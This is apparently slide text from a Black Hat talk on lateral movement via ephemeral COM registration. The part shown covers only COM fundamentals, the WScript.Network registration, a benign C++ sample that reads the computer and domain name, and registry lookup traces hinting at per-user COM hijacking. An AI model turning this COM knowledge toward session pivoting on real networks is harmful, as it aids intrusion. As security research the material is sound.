

BRIEFINGS

black hat

Bring Your Own COM:

**Session Pivoting and Lateral Movement
via Ephemeral COM Registration**

About me

- Shebin Mathew
- Senior Consultant Google/Mandiant
- Talks: DEFCON . Black Hat EMEA 971 SEC . COCON . BSIDES
- Published Tools/Blogs

Agenda


- COM/DCOM Fundamentals
- Why Target COM?
- DLL Surrogate Mechanism
- Session Monikers
- The Technique: Bring Your Own COM
- Demo
- Detection Signals

What is COM

- **Component Object Model (COM)** – Microsoft's component framework for software interoperability
- Enables communication between applications, processes, and programming languages
- Forms the foundation of many Windows technologies


COM Building Blocks

- COM Server – DLL or EXE implementing one or more COM classes
- COM Class (CLSID) – Unique identifier used to instantiate a COM object
- COM Object – Runtime instance of a COM class
- COM Interface – Collection of methods exposed to clients




In-Process COM Server (DLL)

- COM server runs **inside the client process**
- Implemented as a **DLL loaded by the COM runtime**




Out of-Process COM Server (EXE)

- COM server runs in a separate process
- Implemented as a standalone EXE registered with SCM



DCOM - Distributed COM

- DCOM runs COM objects on remote machines over a network.
- It uses RPC proxy/stub so remote calls look like local calls.



COM in the Real World

“I need to get the current username and domain, how do i do that ? ”



“Simple. i expose exactly through COM interfaces”



COM in the Real World

Name:

WScript.Network

CLSID:

{093FF999-1EA0-4079-9525-9614C3504B74}

Server Type:

InProcServer32

Server:

C:\Windows\System32\wshom.ocx

CmdLine:

N/A

TreatAs:

N/A

Threading Model:

Apartment

ProgIDs:

WScript.Network



WScript.Network

Interfaces:

Name	IID	Methods	VTable Offset
IDispatch	00020400-0000-0000-C000-000000000046	7	wshom.ocx+0x38A40
IWshNetwork2	24BE5A31-EDFE-11D2-B933-00104B365C9F	8	wshom.ocx+0x38A40
IUnknown	00000000-0000-0000-C000-000000000046	3	wshom.ocx+0x38A40



COM in the Real World

IWshNetwork2



```
1      [Guid("24BE5A31-EDFE-11D2-B933-00104B365C9F")]
2      interface IWshNetwork2
3      {
4          /* Properties */
5          string  ComputerName  { get; }
6          string  Organization  { get; }
7          string  Site          { get; }
8          string  UserDomain    { get; }
9          string  UserName      { get; }
10         string  UserProfile    { get; }
11
12         /* Methods */
13         void      AddPrinterConnection(string, string, Variant, Variant, Variant);
14         void      AddWindowsPrinterConnection(string, string, string);
15         IWshCollection EnumNetworkDrives();
16         IWshCollection EnumPrinterConnections();
17         void      MapNetworkDrive(string, string, Variant, Variant, Variant);
18         void      RemoveNetworkDrive(string, Variant, Variant);
19         void      RemovePrinterConnection(string, Variant, Variant);
20         void      SetDefaultPrinter(string);
21     }
```

COM Object Registration

Registry Editor

File Edit View Favorites Help

Computer\HKEY_LOCAL_MACHINE\SOFTWARE\Classes\CLSID\{093FF999-1EA0-4079-9525-9614C3504B74}\InProcServer32

> {08FC06E4-C6B5-40BE-97B0-B80F943}

> {08fedb70-9d27-4bcf-bbb0-99986ae2}

> {09017262-fdb4-4ff2-9013-26332c926}

> {0907616E-F5E6-48D8-9D61-A91C3D}

> {0913ACCF-B1AB-4EEE-A0C7-F4D7C1}

> {09144FD6-BB29-11DB-96F1-005056C}

> {093cb270-c282-4c22-b2ea-7d2bf1c3}

> {093FF999-1EA0-4079-9525-9614C35}

> Implemented Categories

InProcServer32

ProgID

Programmable

TypeLib

Name	Type	Data
(Default)	REG_SZ	C:\Windows\System32\wshom.ocx
ThreadingModel	REG_SZ	Apartment

DomainCheck.exe – main()

```
int main()
{
    HRESULT hr = CoInitializeEx(0, COINIT_APARTMENTTHREADED);

    // 1. Resolve ProgID to CLSID
    CLSID clsid;
    hr = CLSIDFromProgID(L"WScript.Network", &clsid);

    // 2. Create COM object and request IWshNetwork2 interface
    IWshNetwork2* pNet = nullptr;
    hr = CoCreateInstance(
        clsid,
        nullptr,
        CLSCTX_INPROC_SERVER,
        IID_IWshNetwork2,
        (void**)&pNet
    );

    // 3. Call methods through COM interface
    BSTR computerName = nullptr;
    BSTR userDomain = nullptr;

    hr = pNet->get_ComputerName(&computerName);
    hr = pNet->get_UserDomain(&userDomain);

    if (SUCCEEDED(hr))
    {
        std::wcout << L"Computer : " << computerName << std::endl;
        std::wcout << L"Domain   : " << userDomain << std::endl;
    }

    SysFreeString(computerName);
    SysFreeString(userDomain);

    pNet->Release();
    CoUninitialize();

    return 0;
}
```

DomainCheck.exe – main()

```
[29-03-2026 12:37:53] PS C:\Users\mandi\Documents\tools> .\DomainCheck.exe
Computer : WINAZAD
Domain   : WINAZAD
```

DomainCheck.exe (8268) Properties

GeneralStatisticsPerformanceThreadsTokenModulesMemoryEnvironmentHandles.NET assemblies.NET performance

Options

Name	Base address	Size	Description
> DomainCheck.exe	0x7ff6bfc90000	9.17 MB	
icu.dll	0x7ffebd690000	2.18 MB	ICU Combined Library
imm32.dll	0x7ffed0730000	188 kB	Multi-User Windows IMM32 API Client DLL
> kernel32.dll	0x7ffecf840000	776 kB	Windows NT BASE API Client DLL
ntdll.dll	0x7ffed1010000	1.97 MB	NT Layer DLL
uxtheme.dll	0x7ffecc040000	632 kB	Microsoft UxTheme Library
> wshom.ocx	0x7ffebbbc0000	164 kB	Windows Script Host Runtime Library

DomainCheck.exe	4504	RegOpenKey	HKCR\WScript.Network\CLSID
DomainCheck.exe	4504	RegQueryValue	HKCR\WScript.Network\CLSID\{Default}
DomainCheck.exe	4504	RegOpenKey	HKCU\Software\Classes\CLSID\{093FF999-1EA0-4079-9525-9614C3504B74}\InProcServer32
DomainCheck.exe	4504	RegQueryValue	HKCR\CLSID\{093FF999-1EA0-4079-9525-9614C3504B74}\InProcServer32\{Default}
DomainCheck.exe	4504	Load Image	C:\Windows\System32\wshom.ocx

